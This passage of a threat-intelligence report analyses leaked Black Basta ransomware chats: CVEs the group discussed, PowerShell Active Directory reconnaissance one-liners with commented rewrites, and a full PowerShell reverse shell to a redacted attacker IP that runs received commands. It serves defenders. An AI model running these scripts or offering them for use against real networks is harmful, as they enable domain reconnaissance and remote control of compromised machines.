CVE-2022-30190	2022/5/30	2024/4/3, 2024/4/4
CVE-2022-30525	2022/5/12	2024/4/3, 2024/4/4
CVE-2022-1388	2022/5/4	2024/4/3, 2024/4/4
CVE-2022-27925	2022/4/20	2024/4/3, 2024/4/4
CVE-2022-22965	2022/4/1	2024/4/3, 2024/4/4
CVE-2022-0609	2022/2/16	2024/4/3, 2024/4/4
CVE-2021-44228	2021/12/9	2024/4/3
CVE-2021-42287	2021/11/9	2024/2/20
CVE-2021-42278	2021/11/9	2024/2/20
CVE-2021-42321	2021/11/9	2023/10/27
CVE-2021-40444	2021/9/7	2024/2/15
CVE-2021-28482	2021/4/13	2023/10/27
CVE-2021-26855	2021/3/2	2023/10/27
CVE-2020-1472	2020/8/11	2023/11/7
CVE-2017-5715	2018/1/3	2023/12/15
CVE-2017-5754	2018/1/3	2023/12/15
CVE-2017-5753	2018/1/3	2023/12/15
CVE-2017-11882	2017/11/14	2024/4/3, 2024/4/4

Black Basta reportedly began operations around April 2022, suggesting chat communications likely started from that period. Therefore, the vulnerabilities discussed in this section may have appeared in group chats relatively soon after disclosure.

The dataset reveals 27 CVEs published before the leaked chat log period versus 36 CVEs published during it. This distribution indicates the group actively sought exploitable vulnerabilities whether old or new. Among these 36 vulnerabilities, reports confirm exploitation of vulnerabilities predating Black Basta's formation (CVE-2021-42287, CVE-2021-42278, CVE-2020-1472). These findings underscore how unpatched known vulnerabilities continue to present exploitation risks.

Trends in Vulnerability Exploitation Revealed in the Chat Logs

- **Actively discussed high-severity vulnerabilities.**
  Trend analysis reveals particular focus on Remote Code Execution (RCE) and privilege escalation vulnerabilities. Many threat actors likely follow similar patterns. Organizations discovering these vulnerability types in their systems should rapidly deploy patches and enhance monitoring. These actions eliminate critical attack vectors and deliver cost-effective security improvements.

- **Regularly checked new vulnerabilities and explored opportunities for exploitation**
  Analysis of vulnerabilities published during the chat log period and discussed internally by Black Basta reveals regular monitoring of potentially exploitable flaws. The group discussed over half of these vulnerabilities within one month of disclosure. This pattern confirms continuous vulnerability reconnaissance by threat actors. Organizations must recognize that unpatched critical vulnerabilities create exploitation opportunities leading to ransomware incidents and significant financial losses.

- **Constantly searched for exploitable vulnerabilities, both old and new**
  Black Basta discussed both recent and legacy vulnerabilities in the chat logs. This demonstrates continuous searching for exploitable flaws regardless of age. Legacy vulnerabilities remain viable attack vectors without proper remediation. Organizations must establish systematic processes to eliminate high-severity vulnerabilities.

5.2 Attack Tools and Techniques

PowerShell Code in the Chat Logs

Black Basta's chat logs contain discussions about PowerShell scripts intended for execution on compromised systems. PowerShell script remains a preferred attack vector among threat actors.

This report analyzes PowerShell code fragments from actual attacks to understand attack methodologies and develop effective defenses.


Code samples appear with minimal modification from original chat logs to accurately convey attacker techniques and intent. Detailed analysis of code behavior and characteristics provides security teams with essential insights for designing detection and defense mechanisms.

Important Note: Code presented serves exclusively as reference material for defensive planning. Executing this code in production environments or using it maliciously may violate applicable laws. Security research requires appropriate test environments, proper authorization, and legitimate purposes.


Reconnaissance

This section examines PowerShell scripts designed for information gathering in compromised environments. Both original code from chat logs and reformatted versions for readability appear below. Key characteristics include: 1) single-line execution of all operations, 2) absence of code encryption, and 3) focus on Active Directory information collection. These features suggest preparation for lateral movement.

1. This PowerShell script searches for computer objects in Active Directory (AD) with logon activity within 90 days, outputs their names (cn), and counts total results. The script enables environmental reconnaissance and identification of recently active machines. This targeting approach avoids unnecessary access attempts, reduces detection risk, and facilitates lateral movement.




```
powershell -c "$D=[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain();$L='LDAP://'.$D;$D = [ADSI]$L;$Date = $((Get-Date).AddDay
s(-90).ToFileTime());$str = '(&(objectcategory=computer)(|(lastlogon>='+$Date+')(lastlogontimestamp>='+$Date+')))';$s = [adsisearcher]$str;$s.sea
rchRoot = $L.$D.distinguishedName;$s.PageSize = 10000;$s.PropertiesToLoad.Add('cn') > $Null;Foreach ($CA in $s.FindAll()){;$CA.Properties.Item('c
n');$i++;}; Write-Output Total: $i`n`n"
```




```
# Initialize a counter for the total number of computers
$i = 0

# Get the current Active Directory domain information
$domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# Build the LDAP path for the domain
$ldapPath = "LDAP://$domain"

# Connect to the domain using ADSI
$adsiDomain = [ADSI]$ldapPath

# Set the date threshold to 90 days ago (convert to FileTime format)
$dateThreshold = (Get-Date).AddDays(-90).ToFileTime()

# Build an LDAP filter to find computer objects that logged on within the last 90 days
$ldapFilter = "(&(objectcategory=computer)(|(lastlogon>=$dateThreshold)(lastlogontimestamp>=$dateThreshold)))"

# Create an ADSI searcher with the LDAP filter
$searcher = [adsisearcher]$ldapFilter

# Set the search root to the domain's distinguished name
$searcher.SearchRoot = "$ldapPath$($adsiDomain.distinguishedName)"

# Set the page size to handle large result sets
$searcher.PageSize = 10000

# Specify which property to load ('cn' = common name)
$searcher.PropertiesToLoad.Add('cn') > $null

# Iterate through all matching computer objects
foreach ($computer in $searcher.FindAll()) {
    # Output the computer's common name (optional)
    $computer.Properties.Item('cn')

    # Increment the counter
    $i++
}

# Output the total number of computers found
Write-Output "Total: $i"
```

2. This PowerShell script searches Active Directory domains for computers with 'serv' in their OS name that logged on within 90 days, then displays name, OS, description, distinguished name, and total count. The 'serv' filter narrows results to Windows Server systems, helping identify critical targets such as domain controllers, file servers, and database servers.




```
$i=0;$D=[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain();$L='LDAP://'.$D;$D = [ADSI]$L;$Date = $((Get-Date).AddDays(-90).ToF
ileTime());$str = '(&(objectcategory=computer)(operatingSystem=*serv*)(|(lastlogon>='+$Date+')(lastlogontimestamp>='+$Date+')))';$s = [adsisearch
er]$str;$s.searchRoot = $L.$D.distinguishedName;$s.PropertiesToLoad.Add('cn') > $Null;$s.PropertiesToLoad.Add('operatingsystem') > $Null;$s.Prope
rtiesToLoad.Add('description') > $Null;$s.PropertiesToLoad.Add('distinguishedName') > $Null;Foreach ($CA in $s.FindAll()){;Write-Host $CA.Propert
ies.Item('cn'); $CA.Properties.Item('operatingsystem'); $CA.Properties.Item('description'); $CA.Properties.Item('distinguishedName'); $i++;}; Wri
te-host Total servers: $i
```




```
# Initialize a counter for counting the number of servers
$i = 0

# Get the current Active Directory domain information
$domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# Build the LDAP path for the domain
$ldapPath = "LDAP://$domain"

# Connect to the domain using ADSI
$adsiDomain = [ADSI]$ldapPath

# Set the date threshold to 90 days ago (convert to FileTime format)
$dateThreshold = (Get-Date).AddDays(-90).ToFileTime()

# Build an LDAP filter to find Windows Server systems
#   - objectCategory=computer (only computer objects)
#   - operatingSystem=*serv* (targets Windows Server machines)
#   - lastlogon or lastlogontimestamp is within the last 90 days
$ldapFilter = "(&(objectcategory=computer)" +
              "(operatingSystem=*serv*)" +
              "(|(lastlogon>=$dateThreshold)(lastlogontimestamp>=$dateThreshold)))"

# Create an ADSI searcher with the LDAP filter
$searcher = [adsisearcher]$ldapFilter

# Set the search root to the domain's distinguished name
$searcher.SearchRoot = "$ldapPath$($adsiDomain.distinguishedName)"

# Specify the properties to retrieve for each computer object
$searcher.PropertiesToLoad.Add('cn') > $null
$searcher.PropertiesToLoad.Add('operatingsystem') > $null
$searcher.PropertiesToLoad.Add('description') > $null
$searcher.PropertiesToLoad.Add('distinguishedName') > $null

# Iterate through the search results and display key server information
foreach ($computer in $searcher.FindAll()) {
    # Display the server's common name
    Write-Host $computer.Properties.Item('cn')

    # Display the operating system
    Write-Host $computer.Properties.Item('operatingsystem')

    # Display the description if available
    Write-Host $computer.Properties.Item('description')

    # Display the distinguished name (LDAP path)
    Write-Host $computer.Properties.Item('distinguishedName')

    # Increment the server count
    $i++
}

# Output the total number of servers found
Write-Host "Total servers: $i"
```

3. This PowerShell script retrieves and displays the total count of all computer objects registered in the Active Directory domain. Like previous scripts, it serves reconnaissance for target environment mapping and likely supports lateral movement.




```
powershell $domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name; $domainDN = [System.DirectoryServices.ActiveDire
ctory.Domain]::GetCurrentDomain().GetDirectoryEntry().Properties.distinguishedName.Value; $searcher = New-Object DirectoryServices.DirectorySearc
her; $searcher.Filter = "(objectClass=computer)"; $searcher.SearchRoot = "LDAP://$domainDN"; $computers = $searcher.FindAll(); $computersCount =
$computers.Count; Write-Host "Total number of computers in domain $domain: $computersCount"
```



```
# Get the current domain name
$domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name

# Get the distinguished name (DN) of the current domain
$domainDN = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().GetDirectoryEntry().Properties.dis

# Create a new DirectorySearcher object to query Active Directory
$searcher = New-Object DirectoryServices.DirectorySearcher

# Set the search filter to retrieve all computer objects in the domain
$searcher.Filter = "(objectClass=computer)"

# Set the search root to the current domain's distinguished name
$searcher.SearchRoot = "LDAP://$domainDN"

# Execute the search and retrieve all computer objects
$computers = $searcher.FindAll()

# Get the total number of computers found
$computersCount = $computers.Count

# Display the result in the console
Write-Host "Total number of computers in domain $domain: $computersCount"
```

4. This PowerShell script retrieves Trust Relationships in Active Directory (AD) environments. The script identifies which domains and forests have established trust relationships. This information enables understanding of organizational domain/forest architecture, facilitating various attack scenarios including privilege escalation, lateral movement, data exfiltration, and persistence establishment.




```
powershell ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()
powershell ([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()).GetAllTrustRelationships()
```

   a. Current Domain
   The script retrieves information on all trust relationships configured in the domain, including parent-child relationships and external domain trusts.


   b. Active Forest
   The script retrieves forest-wide trust relationships, including inter-forest trusts and other trust configurations broader than domain-level trusts.

Reverse Shell


Following successful environment compromise, threat actors establish persistence to maintain unrestricted access and control for subsequent attack stages. Black Basta shared PowerShell script in the chat logs for reverse shells that initiate connections from victim machines to attacker infrastructure, enabling command control while bypassing firewalls and NAT configurations. The diagram below illustrates reverse shell exploitation methodology. Organizations typically implement strict access controls through firewalls that block direct external-to-internal connections. Threat actors evade these controls by first compromising systems via remote desktop, then deploying reverse shells to establish persistent access from internal systems to external command servers. This technique exploits the typically less restrictive egress policies compared to ingress controls.


Login to a remote desktop with insufficient access control using leaked credentials
Attacker infiltrates the target environment
Remote Desktop
Facilitate access to a compromised computer using reverse shell
Attacker
Firewall blocks direct access from external sources
Firewall
Target Computer

This script provides a reverse shell enabling remote command transmission to systems and retrieval of execution results. The program establishes connection to an external host, executes received commands via PowerShell, and returns results through bidirectional communication. The attacker's IP address and listening port appear hardcoded in the program.




```
{$client = New-Object System.Net.Sockets.TCPClient('1[redacted]2',4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%
{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(
$bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.enco
ding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()} -WindowStyle Hidde
n
```



```
# Create a new TCP client and connect to the remote host on port 4443
